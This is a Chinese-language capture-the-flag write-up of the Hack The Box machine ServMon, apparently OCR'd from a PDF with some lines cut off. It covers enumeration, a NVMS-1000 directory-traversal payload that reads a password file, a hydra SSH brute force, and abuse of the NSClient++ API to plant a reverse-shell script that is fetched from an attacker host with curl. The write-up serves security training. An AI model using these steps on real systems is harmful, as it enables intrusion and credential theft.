

概述 （Overview）



攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap
- hydra
- Port forwarding
- Reverse NC Shell


阶段1：枚举

开局常规用 nmap 扫一遍开放端口，并识别服务：

```
----------------------Starting Port Scan-----------------------


PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5666/tcp open  nrpe
8443/tcp open  https-alt


----------------------Finished all scans-----------------------


Completed in 6 seconds


┌──(kali㉿kali)-[~/hackthebox/ServMon]
└─$ sudo nmapAutomator.sh 10.10.10.184 Script

Running a Script scan on 10.10.10.184

Host is likely running Windows


----------------------Starting Script Scan-----------------------



PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
```

```
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped
8443/tcp open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1h00m00s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-08T11:40:36
|_  start_date: N/A
```


查看下 `8443` 端口，运行着一个Web服务 `(NSClient++ 是 Nagios 监控系统在 Windows 下的客户端软件)`



阶段2：工具及利用

阶段2.1：FTP匿名访问


从脚本扫描的信息可以获知 FTP 开放了匿名访问，先连上看看有什么。



两个文件夹里的内容都下载到本地，进行查看。得到 `Nathan` 用户它的密码放在了桌面。

```
┌──(kali㉿kali)-[~/hackthebox/ServMon]
└─$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine

┌──(kali㉿kali)-[~/hackthebox/ServMon]
└─$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

暂时没有其他收获了，搜了下ssh的信息发现存在一个用户名枚举的CVE，尝试利用。



但是不知道啥环境影响，就是跑不起来...

```
┌──(kali㉿kali)-[~/hackthebox/ServMon/CVE-2018-15473]
└─$ python openssh.py --port 22 --username nadine --threads 2 10.10.10.184
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:32: CryptographyDeprecationWarning: Python 2 is
pport for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends import default_backend
/usr/local/lib/python2.7/dist-packages/paramiko/ecdsakey.py:134: CryptographyDeprecationWarning: Support for
ded data will be removed in a future version. Please use EllipticCurvePublicKey.from_encoded_point
  self.ecdsa_curve.curve_class(), pointinfo
/usr/local/lib/python2.7/dist-packages/paramiko/ecdsakey.py:202: CryptographyDeprecationWarning: signer and
nd verify instead.
  signature, ec.ECDSA(self.ecdsa_curve.hash_object())
Traceback (most recent call last):
  File "openssh.py", line 76, in <module>
    result = checkUsername(args.username)
  File "openssh.py", line 47, in checkUsername
    except BadUsername:
NameError: global name 'BadUsername' is not defined
```


阶段2.2：NVNS-1000 文件读取

然后接下来思路就断了，完全找不到突破口了... 尝试了好久，连SSH密码爆破我都用了还是没用...

在卡了我一下的情况下，我只能选择去抄作业了。发现这靶场就少给我起了一个 80 端口的服务... 我就无语了，重启、关闭后开启这个服务就是起不来... SB靶机，凸

HTTP/S

Inspection of port 80 in a browser reveals a login page for the NVMS-1000 network surveillance software. The default credentials `admin / 123456` or other common credentials do not give us access.



这里假设 NVMS-1000 是启动的，那么在 exploit-db 中可以找到一个文件读取的利用

```
┌──(kali㉿kali)-[~/hackthebox/ServMon]
└─$ searchsploit NVMS
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
NVMS 1000 - Directory Traversal
OpenVms 5.3/6.2/7.x - UCX POP Server Arbitrary File Modification
OpenVms 8.3 Finger Service - Stack Buffer Overflow
TVT NVMS 1000 - Directory Traversal
------------------------------------------------------------------------------
Shellcodes: No Results
```

可以读取到 `Nathan` 的桌面文件，payload:
`/../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt`

```
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

阶段2.3：SSH枚举登录

随后根据获取到的内容进行ssh的登录枚举：

```
┌──(kali㉿kali)-[~/hackthebox/ServMon]
└─$ hydra -L users.txt -P pass.txt -t 6 -s 22 ssh://10.10.10.184
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or s
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-08 09:42:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
re
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14 login tries (l:2/p:7), ~3 tries per ta
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk
```

`[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk`

```
nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is DC93-6115

 Directory of C:\Users\Nadine\Desktop

08/04/2020  22:28    <DIR>          .
08/04/2020  22:28    <DIR>          ..
08/04/2021  15:22                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,122,115,072 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>
```

查看当前账号的权限信息：`whoami /priv`，全是 `Enabled`

```
nadine@SERVMON C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

当然，除了使用 `hydra` 以外可以用 `crackmapexec` 来枚举。

阶段3：权限提升

在翻手册时，发现有个 `.ini` 的配置文件，通过 SMB 传递到本地分析下。


Configuration

Before you start NSClient++ you need to configure it by editing the configuration. The configuration is usually in a file called nsclient.ini. But the configuration can be stored elsewhere as will (for instance registry is a great place on Windows).

To check where the configuration is stored you can trun the following command:

```
$ nscp settings --show
INI settings: (ini://${shared-path}/nsclient.ini, C:\source\build\x64\dev/nsclient.
```


Now this configuration can include other configuration files so you need to check that as well. So it is possible to include the registry from the ini file and vice versa. For details on the configuration options check the the reference documentation



在文件里获得一窜密钥。

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
```

通过网上搜到的文章和官方手册，服务存在 REST API，可以用它查看这个服务的所有可执行脚本（调用时需要验证密码）。



可以看到，存在很多的脚本，在官方文档内也找到了执行脚本的方法。

Example 2: Listing the actual script

Please note that since script definitions are really commands there is no automated way to go from a script definition and its script. But given the above definition we can discern that the script is called . We can use either or as path separator here. `scripts\check_ok.bat / \`

```
curl -s -k -u admin https://localhost:8443/api/v1/scripts/ext/scripts/check_ok.bat
@echo OK: %1
@exit 0
```

脚本的存放路径：`C:\Program Files\NSClient++\scripts`，接下来的思路就是将反弹shell的脚本载入到服务运行就好了。


首先用的是文件上传接口：

We can use the following curl call to upload that as check_new.

```
curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/check_
Added check_new as scripts\check_new.bat
```

```
1 curl http://10.10.16.6/p.ps1 -o p.ps1
2
3 curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/p.ps1 --dat
```


OK，查看下已经成功上传到了服务器。



但还是有问题，文件内容为空，why？ 看了下curl的详情信息，只有Header没有Body。我特么裂开...

```
* schannel: SSL/TLS handshake complete
* schannel: SSL/TLS connection with localhost port 8443 (step 3/3)
* schannel: stored credential handle in session cache
* Server auth using Basic with user 'admin'
> PUT /api/v1/scripts/ext/scripts/p.ps1 HTTP/1.1
> Host: localhost:8443
> Authorization: Basic YWRtaW46ZXcyeDZTc0dUeGpSd1hPVA==
> User-Agent: curl/7.55.1
> Accept: */*
> Content-Length: 0
